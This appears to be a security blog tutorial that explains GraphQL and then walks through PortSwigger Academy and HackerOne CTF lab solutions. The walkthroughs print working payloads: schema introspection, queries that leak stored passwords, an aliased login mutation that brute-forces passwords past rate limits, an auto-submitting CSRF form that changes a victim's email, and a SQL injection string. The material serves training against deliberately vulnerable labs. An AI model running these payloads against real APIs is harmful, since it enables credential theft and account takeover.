Theory
What is GraphQL?
GraphQL is a query language and runtime for APIs developed by Facebook in 2012 and released as an open-source project in 2015. It provides a more flexible and efficient alternative to traditional REST APIs.
- A query language for your API, allowing clients to request only the data they need.
- A runtime for executing those queries against your data sources.
- Strongly typed, using a schema to define the types and relationships in your data.
How GraphQL Works
Schema Definition Define a GraphQL schema on the server:
- Types (e.g., User, Post)
- Fields (e.g., User.name, Post.title)
- Relationships between types
- Queries, Mutations, and optionally Subscriptions
Example:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
| type User {
id: ID!
name: String!
posts: [Post]
}
type Post {
id: ID!
title: String!
author: User
}
type Query {
getUser(id: ID!): User
}
|
Client Makes a Query (Usually a single POST request with a GraphQL query).
1
2
3
4
5
6
7
8
| {
getUser(id: "1") {
name
posts {
title
}
}
}
|
Server Resolves the Query
Each field in the query is handled by a resolver function that fetches the corresponding data from a database, API, or other source.
Response is Returned
The server returns a JSON response that matches the shape of the query:
1
2
3
4
5
6
7
8
9
10
11
| {
"data": {
"getUser": {
"name": "Alice",
"posts": [
{ "title": "GraphQL Basics" },
{ "title": "REST vs GraphQL" }
]
}
}
}
|
Key Benefits
- Fetch only what you need — no over-fetching or under-fetching.
- Single request — multiple resources can be fetched in one round trip.
- Strongly typed — schema acts as documentation and validation.
- Evolvable — you can add fields without breaking clients.
| Operation | Purpose |
|---|
| Query | Read data |
| Mutation | Write/update/delete data |
| Subscription | Real-time data updates (via WebSockets) |
GraphQL vs REST
| Feature | GraphQL | REST |
|---|
| Data fetching | Flexible, one endpoint | Multiple fixed endpoints |
| Response shape | Client-defined | Server-defined |
| Versioning | Often unnecessary | Common with /v1, /v2, etc. |
| Over-fetching | Avoided | Common |
Practice
Lab: Accessing private GraphQL posts (Portswigger Academy)
First thing let’s find a GraphQL endpoint, usually it will be something like these:
1
2
3
4
5
6
7
| /graphql
/api
/api/graphql
/graphql/api
/graphql/graphql
/graphql/api/v1
/graphql/v1
|
- Next remember to use POST method and check content-type header to be an application/json, after that run a check query:
PING
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
| POST /graphql/v1 HTTP/2
Host: YOUR_HOST_NUM.web-security-academy.net
Cookie: session=Mvc1RYaKOWcTeUxlaKahv5GFnQekJfNg
Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: "Some user agent"
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Content-Type: application/json
Content-Length: 27
{
"query": "{__typename}"
}
|
PONG
1
2
3
4
5
6
7
8
9
10
| HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 45
{
"data": {
"__typename": "query"
}
}
|
And that’s a good sign!
- Let’s run some probe query:
PING
1
2
3
4
5
6
7
| POST /graphql/v1 HTTP/2
Host: YOUR_HOST_NUM.web-security-academy.net
...
{
"query": "{__schema{queryType{name}}}"
}
|
PONG
1
2
3
4
5
6
7
8
9
10
11
12
13
14
| HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 96
{
"data": {
"__schema": {
"queryType": {
"name": "query"
}
}
}
}
|
- Alternatively we could run this query:
{__schema{types{name}}} - Next let’s run a full introspection query (from the GraphQL tab!)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
| query IntrospectionQuery {
__schema {
queryType {
name
}
mutationType {
name
}
subscriptionType {
name
}
types {
...FullType
}
directives {
name
description
args {
...InputValue
}
onOperation #Often needs to be deleted to run query
onFragment #Often needs to be deleted to run query
onField #Often needs to be deleted to run query
}
}
}
fragment FullType on __Type {
kind
name
description
fields(includeDeprecated: true) {
name
description
args {
...InputValue
}
type {
...TypeRef
}
isDeprecated
deprecationReason
}
inputFields {
...InputValue
}
interfaces {
...TypeRef
}
enumValues(includeDeprecated: true) {
name
description
isDeprecated
deprecationReason
}
possibleTypes {
...TypeRef
}
}
fragment InputValue on __InputValue {
name
description
type {
...TypeRef
}
defaultValue
}
fragment TypeRef on __Type {
kind
name
ofType {
kind
name
ofType {
kind
name
ofType {
kind
name
}
}
}
}
|
- If you have some validation errors please be sure your query doesn’t contain these lines:
1
2
3
| onOperation #Often needs to be deleted to run query
onFragment #Often needs to be deleted to run query
onField #Often needs to be deleted to run query
|
- So previous query without these lines will gives us kind like this response but with more info:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
| HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 38009
{
"data": {
"__schema": {
"queryType": {
"name": "query"
},
"mutationType": null,
"subscriptionType": null,
"types": [
{
"kind": "OBJECT",
"name": "BlogPost",
"description": null,
"fields": [
{
"name": "id",
"description": null,
"args": [],
"type": {
"kind": "NON_NULL",
"name": null,
"ofType": {
"kind": "SCALAR",
"name": "Int",
"ofType": null
}
},
"isDeprecated": false,
"deprecationReason": null
},
{
"name": "image",
"description": null,
"args": [],
"type": {
"kind": "NON_NULL",
"name": null,
"ofType": {
"kind": "SCALAR",
"name": "String",
"ofType": null
}
},
"isDeprecated": false,
"deprecationReason": null
},
...
|

- Let’s paste full result into graphql-visualizer -> http://nathanrandal.com/graphql-visualizer/ to vizualize it and try to find a field we will need
- Open any post to have a sample of query and next put it in the repeater and update query with field we need:
1
2
3
4
5
6
7
8
9
10
| query getBlogPost($id: Int!) {
getBlogPost(id: $id) {
image
title
author
date
paragraphs
postPassword
}
}
|
- In the main request window change ID till you find a post with a password and that’s it!
BugDB v2 (HackerOne)
First let’s check what we have (no need to find an endpoint here) using query:
1
| {__schema{types{name}}}
|
- Ok now we could craft a query to check all bugs:
PING
1
2
3
4
5
6
7
| query{
allBugs{
id
text
private
}
}
|
PONG
1
2
3
4
5
6
7
8
9
10
11
| {
"data": {
"allBugs": [
{
"id": "QnVnczox",
"text": "This is an example bug",
"private": false
}
]
}
}
|
- So we could see that there are hidden (private=true) bugs apparently
- Let’s try to mutate second bug:
1
2
3
4
5
| mutation{
modifyBug(id:2,private: false){
ok
}
}
|
- Now if we will check all bugs, we will see a new one (previously hidden) with a flag
Lab: Accidental exposure of private GraphQL fields (Portswigger Academy)
- Actually this one would be almost the same as a first one - check what we have using the big one introspection query, put the data into visualizer, and then craft a query to expose a username/password (pay attention that we have variables as a separate object!):
1
2
3
4
5
6
7
| query getUser($id: Int!) {
getUser(id: $id) {
id
username
password
}
}
|
Lab: Finding a hidden GraphQL endpoint (Portswigger Academy)
- First we need to find a graphql endpoint (default list from the beggining will be enough)
- This lab should be solved using params
?query=%7b__schema%7btypes%7bname%7d%7d%7d HTTP/2
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
| GET /api?query=%7b__schema%7btypes%7bname%7d%7d%7d HTTP/2
Host: 0ac300b204b04904801dd04c000f008c.web-security-academy.net
Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
|
- Next let’s run a full introspection query (from the GraphQL tab GraphQL -> Set Introspection query)
- After it fails we could try to update it by just adding
\n after __schema
1
2
3
4
5
| query IntrospectionQuery {
__schema
{
queryType {
...
|
- Right click on that request and add this to a Target Site Map: GraphQL -> Save GraphQL queries to site map, after that in a Target Site Map we could find new query, mutation - to getUser and mutate (delete one)
- So there we could use the first one to find carlos
1
2
3
4
5
6
| query getUser($id: Int!) {
getUser(id: $id) {
id
username
}
}
|
1
2
3
4
5
6
7
8
| mutation($input: DeleteOrganizationUserInput) {
deleteOrganizationUser(input: $input) {
user {
id
username
}
}
}
|
- Add variable:
{"input":{"id":3}} Done!
Lab: Bypassing GraphQL brute force protections (Portswigger Academy)
- Start with an login attempt, notice graphQL endpoint in Target Site Map, next we could try an introseption query and add result to the Target Site Map
- Then using mutation login query we could try a tip we get in the lab (producing similar functions to login) so query will looks kind of like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
| mutation login {
bruteforce0:login(input:{password: "123456", username: "carlos"}) {
token
success
}
bruteforce1:login(input:{password: "password", username: "carlos"}) {
token
success
}
bruteforce2:login(input:{password: "12345678", username: "carlos"}) {
token
success
}
...
|
- Just checkout the response for the right answer!
- Mutation for a email change could be converted to a mutation query with variables as a request params:
1
2
3
4
5
| query=mutation changeEmail($input: ChangeEmailInput!) {
changeEmail(input: $input) {
email
}
}&variables={"input":{"email":"arst@mail"}}
|
- Pay attention that in the exploit server we have
Content-Type: text/html so our payload shoud be HTML encoded:
1
2
3
4
5
6
7
8
9
10
11
12
| <html>
<body>
<form action="https://0aae0039048abc31810a8ea200560020.web-security-academy.net/graphql/v1" method="POST">
<input type="hidden" name="query" value="mutation changeEmail($input: ChangeEmailInput!) {    changeEmail(input: $input) {        email    } }"/>
<input type="hidden" name="variables" value="{"input":{"email":"victim@mail"}}" />
<input type="submit" value="Submit" />
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
|
While providing query(for example for login page):
1
2
3
4
5
6
7
| query ($username: String!) {
users(username: $username) {
id
username
password
}
}
|
We also could abuse parameters(variables) like this:
1
2
3
| {
"username":"test 'or '1'='1"
}
|
Securing GraphQL
- Disable Introspection in Production
- Limit Query Depth and Complexity
- Use Parameterised Queries for Inputs